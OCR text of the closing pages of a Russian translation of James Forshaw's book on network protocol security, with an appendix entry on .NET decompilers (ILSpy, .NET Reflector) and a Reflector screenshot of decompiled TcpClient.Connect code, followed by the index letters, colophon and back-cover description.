
ILSpy

Сайт: *http://ilspy.net/*

Лицензия: MIT

Платформа: Windows (с .NET4)

ILSpy с его средой, подобной Visual Studio, лучше всего поддерживается бесплатными инструментами декомпиляции .NET.




NET Reflector

Сайт: *https://www.red-gate.com/products/dotnet-development/reflector/*

Лицензия: коммерческая

Платформа: Windows

Reflector – это оригинальный декомпилятор .NET. Он берет исполняемый файл .NET или библиотеку и преобразовывает их в исходный код C# или Visual Basic. Reflector очень эффективен при создании читабельного исходного кода и обеспечивает простую навигацию по исполняемому файлу. Это отличный инструмент, который должен быть в вашем арсенале.


.NET Reflector 8.5.0.179
File Edit View Tools Help
C#
.NET 4.5
Search Object Browser (Ctrl-F)
TcpClient.Connect(String, Int32) : Void
TcpClient
Base Types
Derived Types
.ctor()
.ctor(IPEndPoint)
.ctor(AddressFamily)
.ctor(Socket)
.ctor(String, Int32)
BeginConnect(IPAddress, Int32, Asy
BeginConnect(IPAddress[], Int32, A
BeginConnect(String, Int32, Async(
Close() : Void
Connect(IPEndPoint) : Void
Connect(IPAddress, Int32) : Void
Connect(IPAddress[], Int32) : Void
Connect(String, Int32) : Void
ConnectAsync(IPAddress, Int32) : T
ConnectAsync(IPAddress[], Int32) :
ConnectAsync(String, Int32) : Task
Dispose() : Void
Dispose(Boolean) : Void
EndConnect(IAsyncResult) : Void
Finalize() : Void
GetStream() : NetworkStream
public void Connect(string hostname, int por
Declaring Type: System.Net.Sockets.TcpClient
Assembly: System, Version=4.0.0.0
public void Connect(string hostname, int port)
{
if (Logging.On)
{
Logging.Enter(Logging.Sockets, this, "Connect", hostname);
}
if (this.m_CleanedUp)
{
throw new ObjectDisposedException(base.GetType().FullName);
}
if (hostname == null)
{
throw new ArgumentNullException("hostname");
}
if (!ValidationHelper.ValidateTcpPort(port))
{
throw new ArgumentOutOfRangeException("port");
}
if (this.m_Active)
{
throw new SocketException(SocketError.IsConnected);
}
IPAddress[] hostAddresses = Dns.GetHostAddresses(hostname);
Exception exception = null;
Socket socket = null;
Socket socket2 = null;
try
{
if (this.m_ClientSocket == null)
{
if (Socket.OSSupportsIPv4)
{
socket2 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
}
if (Socket.OSSupportsIPv6)
{
socket = new Socket(AddressFamily.InterNetworkV6, SocketType.Stream, ProtocolType.Tcp);

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

Ф

Ц

Ч

Ш

Э

Ю

Я

Джеймс Форшоу

Атака сетей на уровне протоколов

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Научный редактор *Стариков А. С.*
Перевод *Беликов Д. В.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.
Усл. печ. л. 27,63. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**

«Джеймс видит Женщину в Красном платье, а также код, который ее визуализировал, в Матрице».
Кэти Муссурис, основатель и генеральный директор Luta Security

Эта книга посвящена безопасности сетевых протоколов. Джеймс Форшоу, известный во всем мире специалист по поиску программных ошибок, рассматривает сеть с точки зрения злоумышленника, чтобы помочь вам обнаружить уязвимости и защититься от них.

Вы узнаете, как можно перехватить трафик, освоите статический и динамический анализ сетевых протоколов, рассмотрите их структуры и методы шифрования. Изучив основы, вы сосредоточитесь на поиске и эксплуатации уязвимостей с учетом общих классов ошибок, фаззинга, отладки и различных типов атак (нарушение целостности памяти, обход аутентификации, отказ в обслуживании и др.).

Вы научитесь:

- захватывать и воспроизводить пакеты и манипулировать ими;
- разрабатывать инструменты для анализа трафика;
- использовать обратное проектирование, чтобы понять внутреннюю работу сетевого протокола;
- обнаруживать и эксплуатировать уязвимости различными способами;
- использовать инструменты перехвата и анализа наподобие Wireshark и разрабатывать собственные сетевые прокси для управления трафиком.

Книга пригодится специалистам, которые занимаются тестированием на проникновение и исследуют программные ошибки, а также разработчикам, которым важно понимать и выявлять сетевые уязвимости.

Джеймс Форшоу – специалист по компьютерной безопасности из команды Google Project Zero с более чем десятилетним опытом анализа и эксплуатации уязвимостей в сетевых протоколах прикладного уровня. Его навыки варьируются в диапазоне от взлома игровых консолей до выявления сложных проблем в операционных системах. Форшоу – создатель Canape, инструмента для анализа сетевых протоколов, и участник многочисленных конференций по безопасности, таких как BlackHat, CanSecWest и Chaos Computer Congress, где он представляет свои новаторские исследования.

ISBN 978-5-97060-972-9

9 785970 609729 >